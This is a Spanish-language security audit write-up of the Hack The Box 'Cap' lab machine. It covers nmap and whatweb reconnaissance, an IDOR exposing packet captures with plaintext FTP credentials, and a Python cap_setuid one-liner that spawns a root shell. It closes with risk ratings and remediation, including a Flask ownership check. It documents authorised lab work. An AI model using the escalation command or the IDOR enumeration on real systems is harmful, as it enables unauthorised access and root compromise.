



CAP

Hack The Box

Índice

1. Antecedentes	2
2. Objetivos	2
2.1. Alcance	3
2.2. Impedimentos y limitaciones	3
2.3. Resumen general	3
3. Reconocimiento	4
3.1. Enumeración de servicios expuestos	4
3.2. Enumeración del servidor web	5
3.3. Enumeración de la página web	5
4. Explotación de vulnerabilidades	6
4.1. IDOR	6
5. Escalada de privilegios	7
5.1. Enumeración del sistema	7
5.2. Capability python	8
6. Clasificación de riesgos	8
7. Contramedidas y buenas prácticas	8
7.1. Panel de control	9
7.2. IDOR	9
8. Capabilities	9
9. Conclusiones	10

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoria realizada a la máquina **CAP**, enumerando todos los vectores de ataque encontrados así como la explotación realizada para cada uno de estos.

Esta máquina ha sido vulnerada desde la plataforma de **Hack The Box** la cual tiene una red de máquinas listas para ser vulneradas de forma totalmente legal.

A continuación, se proporcionara el enlace directo a esta máquina:

Dirección URL

<https://app.hackthebox.com/machines/Cap>




Figura 1: Página principal del servicio web de la máquina

2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan en la identificación de posibles vulnerabilidades y debilidades en la máquina **CAP**, con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando información detallada sobre aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.

2.1. Alcance

A continuación, se representan los objetivos a cumplir para esta auditoría:

- Identificar los puertos y servicios vulnerables
- Realizar un explotación de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría, está terminantemente prohibido realizar alguna de las siguientes actividades:

- Realizar tareas que puedan ocasionar una denegación de servicio o afectar a la disponibilidad de los servicios expuestos.
- Borrar archivos residentes en el servidor una vez haya sido vulnerado.

2.3. Resumen general

Luego de haber realizado una auditoria exitosa se han hallado diferentes fallas tanto como en la autentificacion del usuario, como en la manipulación de parametros en la URL, consecuentemente la elevación de privilegios por una mala implementación de capabilities.

3. Reconocimiento

3.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta nmap:


```
└─$ nmap -sV -sC -p21,22,80 10.129.6.125 -oN CVports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-28 10:20 EST
Nmap scan report for 10.129.6.125
Host is up (0.14s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http      Gunicorn
|_ http-server-header: gunicorn
|_ http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
```

Figura 2: Enumeración de servicios con nmap

En este caso se identificaron 3 puertos activos corriendo por el protocolo TCP:



Asimismo, no se encontraron puertos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.

3.2. Enumeración del servidor web

A continuación, se representa los resultados obtenidos con la herramienta whatweb, una herramienta de reconocimiento que se utiliza para identificar tecnología web que se emplea en un sitio determinado.

```

$ whatweb 10.129.6.125
http://10.129.6.125 [200 OK] Bootstrap, Country[RESERVED][22], HTML5, HTTPServer[gunicorn], IP[10.129.6.125], JQuery[2.2.4], Modernizr[2.8.3.min], Script, Title[Security Dashboard], X-UA-Compatible[ie=edge]

```

Figura 3: Enumeración de la web

En los resultados obtenidos se obtiene las siguientes versiones para algunas de las tecnologías existentes:

Tecnología	Versión
HTTPServer	gunicorn
JQuery	2.2.4
Modernizr	2.8.3.min

3.3. Enumeración de la página web

En una primera inspección, se observa que es posible acceder al panel de control sin requerir autenticación, no se requiere ningún tipo de credencial para su acceso.




Figura 4: Panel de control de seguridad

Tenemos acceso a la descarga de información confidencial, la misma que nos arrojará un archivo el cual contiene el tráfico de red del servidor web.




Figura 5: Descarga archivo de tráfico de red

Por otro lado en la ruta nos encontramos con un **IDOR** es una vulnerabilidad de seguridad web donde una aplicación expone referencias a objetos internos (como IDs de usuarios o archivos).




Figura 6: IDOR

4. Explotación de vulnerabilidades

4.1. IDOR

Como hemos mencionado anteriormente la página web sufre de la vulnerabilidad IDOR es decir podemos cambiar el id de la ruta el cual nos referenciara a otros posibles archivos que no deberían ser publicos, al momento de ingresar a esta ruta:

`http://10.129.6.125/data/0`

La cual permite a un usuario no autenticado acceder a capturas de tráfico de red pertenecientes a otros usuarios.




Figura 7: Capturas de tráfico de red de otro usuario

Entre la información expuesta se identificaron credenciales FTP transmitidas en texto plano, las cuales posteriormente fueron reutilizadas para acceder al sistema.

36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3th4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.

Figura 8: Credenciales

5. Escalada de privilegios

5.1. Enumeración del sistema

Se ha hallado una vulnerabilidad muy crítica para el sistema en la sección capabilities, debido que el usuario puede ejecutar Python sin ninguna adversidad.

```
nathan@cap:/run$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Figura 9: Capabilities del usuario nathan

5.2. Capability python

La presencia de la capability `cap_setuid` asociada al intérprete de Python permitió la elevación inmediata de privilegios a root, con el siguiente comando:

```
1 python -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
2
```

Código 1: Comando elevación de privilegios

```
nathan@cap:/run$ /usr/bin/python3.8 -c'import os; os.setuid(0); os.system("bash")'
root@cap:/run# whoami
root
```

Figura 10: Acceso a root

6. Clasificación de riesgos

A continuación, se representan la clasificación de los riesgos hallados:

- IDOR - **Alta**
- Exposición de credenciales en texto plano - **Crítica**
- Asignación incorrecta de capabilities - **Crítica**

7. Contramedidas y buenas prácticas

Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas.

7.1. Panel de control

Asignar un panel de autenticación el mismo que nos permitira el acceso a solo personal autorizado.

7.2. IDOR

Evitar que se utilize el parametro ID en su vez mostrar lo correspondiente al usuario que ha iniciado sesion, el usuario no puede acceder a recursos que no le pertenecen, el recurso solo sera visible a su propietario. Para ello debe haber una validación por medio por parte del servidor:

```
1      @app.route("/data/<int:id>")
2      def data(id):
3          user_id = session["user_id"]
4
5          archivo = Archivo.query.filter_by(
6              id=id,
7              owner_id=user_id
8          ).first()
9
10         if not archivo:
11             abort(403)
12
13         return send_file(
14             archivo.real_path,
15             as_attachment=True
16         )
17
```

Código 2: Solución IDOR

8. Capabilities

Tener mas precaución en las asignaciones de Capabilites a los usuarios, en este caso el usuario comprometido contaba con permisos para ejecutar el intérprete de Python con la capability `cap_setuid`, lo que permitió la elevación de privilegios a root, dando así la exposición de información sensible.

9. Conclusiones

Se ha detectado vulnerabilidades críticas que pueden suponer un riesgo desde el punto de vista de la seguridad. Las mismas que permitieron vulnerar la integridad del servidor, consiguiendo acceso al mismo por medio de una mala implementación de las capabilities. Se recomienda encarecidamente aplicar las contramedidas correspondientes para corregir estas vulnerabilidades lo antes posible, de no aplicarse estas medidas, la seguridad del servidor podría verse gravemente comprometida y poner en riesgo la integridad de todos los datos almacenados en este.